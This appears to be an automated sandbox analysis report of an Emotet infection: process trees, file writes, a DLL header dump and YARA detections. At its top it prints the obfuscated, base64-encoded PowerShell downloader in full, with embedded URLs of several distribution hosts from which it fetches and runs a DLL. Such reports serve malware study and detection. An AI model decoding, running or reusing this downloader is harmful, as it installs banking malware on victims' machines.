ABoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgAJwBJACcAKwAnAGYAbQAnA CkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAnACkAKQA7ACAAKABsAHMAI AAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoAZgAnACsAJwAyAG8AJwArA CcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAFIAYABFAGAAQ QBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgAJABIAE8ATQBFACAAKwAgA CgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoACcAZQBuACcAK wAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcAYgAnACsAJwBzACcAKQArA CgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkAK QAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsAJwA3ACcAKQAsAFsAYwBoA GEAUgBdADkAMgApACkAOwAkAFMAbAB1AHEAegA4AGkAPQAoACgAJwBJACcAK wAnAGsAcQA4AHUAJwApACsAJwA3AHgAJwApADsAIAAgACgARwBlAHQALQB2A EEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBnADMAI gApACAALQBWAEEATAB1AGUAbwBuAGwAIAAgACkAOgA6ACIAcwBFAGAAYwBgA FUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJ wArACgAJwBzADEAJwArACcAMgAnACkAKQA7ACQAVwA3AHkAcwAzAGwAZAA9A CgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAK QApADsAJABLAGEAMABlAGsAZgBhACAAPQAgACgAKAAnAFkAdgB0AGwAJwArA CcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAc gA9ACgAKAAnAFUAZQAnACsAJwByACcAKQArACgAJwA0ACcAKwAnAGwAMQAnA CkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJ wBfACcAKwAoACcAbgBsACcAKwAnADkAXwAnACkAKQA7ACQAUABpADkAbgB5A GYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAK AAnAEIAcQAnACsAJwBwAGUAZQBuACcAKQArACcANgAnACsAKAAnAEIARAB5A CcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAXwBlAEIAR AB5ACcAKQApAC4AIgByAGUAYABQAEwAYQBDAGUAIgAoACgAJwBCACcAKwAnA EQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcAL gBkACcAKwAnAGwAbAAnACkAOwAkAFcANAByAHcAagA5ADgAPQAoACgAJwBLA CcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AO QBkAGMAdABuAD0ATgBFAFcALQBgAG8AYgBgAGoAZQBgAGMAVAAgAE4ARQBUA C4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJ wBoACcAKwAoACcAdAAnACsAJwB0AHAAOgBKACcAKQArACgAKAAnACkAJwArA CcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnAEoAK QAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAoAGIAaQBnA CcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAc wAnACsAJwAuAG8AcgBnACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApA CkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJ wArACcAbQBhAGwAbAAnACkAKwAnAHAAJwArACgAJwBvAHQAYQAnACsAJwB0A G8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJ wBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAcgAnACkAKQArACgAKAAnA FIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJ

	wBoAHQAJwArACcAdAAnACkAKQArACgAKAAnAHAAOgBKACcAKwAnACkAKAAnA CkAKQArACcAMwBzACcAKwAnADIAJwArACgAKAAnACkAKABKACkAJwArACcAK AAnACkAKQArACgAJwAzAHMAJwArACcAMgAnACkAKwAoACgAJwApACgAagBvA CcAKwAnAHMAZQBnACcAKwAnAGUAJwArACcAbgBlAC4AYwAnACkAKQArACgAJ wBvACcAKwAnAG0ASgAnACkAKwAoACgAJwApACgAMwBzACcAKwAnADIAKQAoA HQAJwArACcAaAAnACkAKQArACcAZQBtACcAKwAoACgAJwBlAEoAKQAoADMAJ wArACcAcwAyACcAKQApACsAJwApACcAKwAoACgAJwAoACcAKwAnAGcAVQA4A EoAJwApACkAKwAoACgAJwApACgAJwArACcAMwBzADIAJwApACkAKwAoACgAJ wApACgAJwArACcAQABoAHQAdAAnACkAKQArACgAKAAnAHAAJwArACcAOgBKA CkAJwApACkAKwAnACgAJwArACgAKAAnADMAcwAnACsAJwAyACkAKABKACcAK wAnACkAKAAzAHMAJwApACkAKwAoACgAJwAyACkAKABwAGEAJwArACcAdQBsA CcAKwAnAHMAJwApACkAKwAoACcAYwBvACcAKwAnAG0AcAAnACkAKwAoACcAd QB0AGkAJwArACcAbgAnACkAKwAoACcAZwAuAGMAJwArACcAbwAnACkAKwAoA CgAJwBtACcAKwAnAEoAKQAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAK wAnAHIAYQBpACcAKQArACgAJwBnACcAKwAnAHMATQAnACkAKwAnAGEAZwAnA CsAKAAnAGkAYwBTAHEAJwArACcAdQBhAHIAZQAnACkAKwAoACgAJwBKACkAJ wArACcAKAAzAHMAMgApACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArA CgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACcAQAAnACsAJwBoAHQAJ wArACgAJwB0ACcAKwAnAHAAcwAnACkAKwAnADoAJwArACgAKAAnAEoAKQAnA CsAJwAoACcAKQApACsAKAAnADMAJwArACcAcwAyACcAKQArACgAKAAnACkAK AAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAyACcAKwAnACkAKAAnA CsAJwBnAG8AJwArACcAbABkAGkAbABvAGMAawAnACkAKQArACgAJwBzACcAK wAnAHQAcgAnACkAKwAoACcAYQAnACsAJwBpAG4AaQAnACkAKwAoACgAJwBuA GcAJwArACcALgAnACsAJwBjAG8AbQBKACkAKAAnACsAJwAzACcAKQApACsAK AAoACcAcwAyACkAJwArACcAKAAnACkAKQArACgAJwB3AHAAJwArACcALQAnA CkAKwAoACcAaQAnACsAJwBuAGMAJwApACsAKAAnAGwAJwArACcAdQBkACcAK QArACgAJwBlAHMAJwArACcASgAnACkAKwAnACkAJwArACcAKAAnACsAKAAoA CcAMwBzADIAKQAnACsAJwAoACcAKwAnAGIAZgB0AHQAJwApACkAKwAoACgAJ wBKACkAKAAnACsAJwAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKAAnA CsAJwBAAGgAdAAnACkAKQArACgAKAAnAHQAcABzADoAJwArACcASgApACcAK QApACsAKAAoACcAKAAzAHMAJwArACcAMgApACgASgAnACsAJwApACgAMwBzA CcAKQApACsAKAAoACcAMgApACgAagAnACsAJwBlAGYAZgBkACcAKwAnAGEAa ABsACcAKQApACsAKAAoACcAawBlAC4AJwArACcAYwBvAG0AJwArACcASgAnA CsAJwApACgAMwBzADIAKQAoACcAKQApACsAKAAoACcAYwBzAHMASgAnACsAJ wApACcAKQApACsAKAAnACgAMwBzADIAJwArACcAKQAnACkAKwAoACgAJwAoA GIAZwA0AG4AMwAnACsAJwBKACkAKAAnACkAKQArACcAMwAnACsAKAAoACcAc wAyACkAJwArACcAKABAAGgAdAAnACsAJwB0AHAAJwArACcAOgBKACkAKAAnA CsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAK QAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEAJwArACcAawB0AG8AJwApA CsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAK AAoACcASgAnACsAJwApACgAJwApACkAKwAoACgAJwAzAHMAJwArACcAMgApA CgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAK QArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkAKAAnACkAKQArACgAKAAnA DMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAa gAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgAJwArACcAMwBzADIAKQAoA CcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAK wAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgAJwApACgASgAnACsAJwApA CgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZ wBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgAJwB0AG8AZgAnACsAJwBmA CcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAK wAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsAJwAzAHMAJwArACgAKAAnA DIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgAS gApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcAMgAnACsAJwApACgAJwApA CkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAK AAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoA CcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAa AB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAcwBgAHAAbABJAHQAIgAoA CQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJ ABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMAaQA0ADAAPQAoACcATQAzA CcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAa AAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAAJABDAGsAOAAxAHgAeAAyA CAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAAL QBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQA5AGQAYwB0A G4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlACIAKAAkAEsAN ABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJABJAGYAagBpA F8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZ QAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJwArACcAdAAnA CsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4AR wBUAGgAIgAgAC0AZwBlACAAMwA1ADUANgA5ACkAIAB7AC4AKAAnAHIAdQAnA CsAJwBuAGQAJwArACcAbABsADMAMgAnACkAIAAkAFAAaQA5AG4AeQBmAHEAL AAnACMAMQAnAC4AIgBUAE8AUwBgAFQAUgBgAEkATgBnACIAKAApADsAJABKA GIAZgBhAGYAdwBsAD0AKAAnAEUAYQAnACsAJwA3AGQAJwArACgAJwByAG4AJ wArACcAMwAnACkAKQA7AGIAcgBlAGEAawA7ACQASgA4ADIANwBhADYAdwA9A CgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAY QB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcAPQAoACgAJwBZACcAKwAnA GQANQBzADkAJwApACsAJwBhAGsAJwApAA==
Imagebase:	0x13f720000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2095452042.0000000001C04000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2095324924.00000000001E6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE841BEC7	CreateDirectoryW
C:\Users\user\Bqpeen6\Bbs5w_e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE841BEC7	CreateDirectoryW
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE841BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 59 93 4c 43 1d f2 22 10 1d f2 22 10 1d f2 22 10 03 a0 b7 10 0f f2 22 10 03 a0 a1 10 61 f2 22 10 1d f2 23 10 64 f2 22 10 3a 34 59 10 1a f2 22 10 03 a0 a6 10 25 f2 22 10 03 a0 b0 10 1c f2 22 10 03 a0 b6 10 1c f2 22 10 03 a0 b3 10 1c f2 22 10 52 69 63 68 1d f2 22 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 f8 48 e2 5f 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Y.LC.."..."..."....... ".....a."...#.d.".:4Y..."..... %."......."......."......."..Ri ch..".......................... PE..L....H._...	success or wait	11	7FEE841BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	7616	00 8b ff 55 8b ec 8b 55 0c 2b 55 08 8b 01 52 ff 75 10 ff 75 0c ff 75 08 ff 50 1c 5d c2 0c 00 8b ff 55 8b ec 56 8b 75 0c 2b 75 08 39 75 14 73 05 e8 7d 24 00 00 56 ff 75 08 ff 75 14 ff 75 10 e8 93 1c 00 00 8b 45 0c 83 c4 10 5e 5d c2 10 00 8b ff 55 8b ec 8a 45 08 5d c2 08 00 8b ff 55 8b ec 8b 55 0c 2b 55 08 8b 01 52 ff 75 14 ff 75 10 ff 75 0c ff 75 08 ff 50 28 5d c2 10 00 8b ff 55 8b ec 56 8b 75 0c 2b 75 08 39 75 18 73 05 e8 20 24 00 00 56 ff 75 08 ff 75 18 ff 75 14 e8 36 1c 00 00 8b 45 0c 83 c4 10 5e 5d c2 14 00 8b ff 56 8b f1 c7 06 50 63 01 10 e8 8e fe ff ff c7 06 30 63 01 10 5e c3 8b ff 55 8b ec 56 8b f1 e8 db ff ff ff f6 45 08 01 74 07 56 e8 b4 1e 00 00 59 8b c6 5e 5d c2 04 00 8d 41 04 8b 48 fc 8b 49 04 c7 44 01 fc 40 63 01 10 50 c7 00 38 63 01 10 e8 87	...U...U.+U...R.u..u..u..P.].. ...U..V.u.+u.9u.s..}$..V.u..u ..u.....E....^].....U...E.].. ...U...U.+U...R.u..u..u..u..P( ].....U..V.u.+u.9u.s.. $..V.u. .u..u..6....E....^].....V....P c.....0c..^...U..V..... E..t.V.....Y..^]....A..H..I..D ..@c..P..8c....	success or wait	26	7FEE841BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8285208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8285208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE83AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE841BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE841BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE83769DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE83769DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE841BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE841BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2516 Parent PID: 1692

General

Start time:	13:53:44
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1
Imagebase:	0xff4c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	64	success or wait	1	FF4C27D0	ReadFile
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	264	success or wait	1	FF4C281C	ReadFile

Analysis Process: rundll32.exe PID: 2532 Parent PID: 2516

General

Start time:	13:53:44
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2097868806.0000000000201000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2097792177.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2760 Parent PID: 2532

General

Start time:	13:53:45
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ocet\gyzufj.pjr',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2099576537.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2100056068.0000000000701000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2696 Parent PID: 2760

General

Start time:	13:53:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mylz\dnoauh.fda',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2100838145.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2100874845.00000000001A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2708 Parent PID: 2696

General

Start time:	13:53:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Skqv\bpgr.lft',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2102162180.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2102227386.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 824 Parent PID: 2708

General

Start time:	13:53:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rmmi\fgaafkb.bqv',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2104461658.0000000000251000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2104434238.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2468 Parent PID: 824

General

Start time:	13:53:48
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eeay\tsbyty.hpi',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2105642639.0000000000201000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2105597676.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2468

General

Start time:	13:53:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jfjk\etjwcl.eoy',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2107224679.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2107394819.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

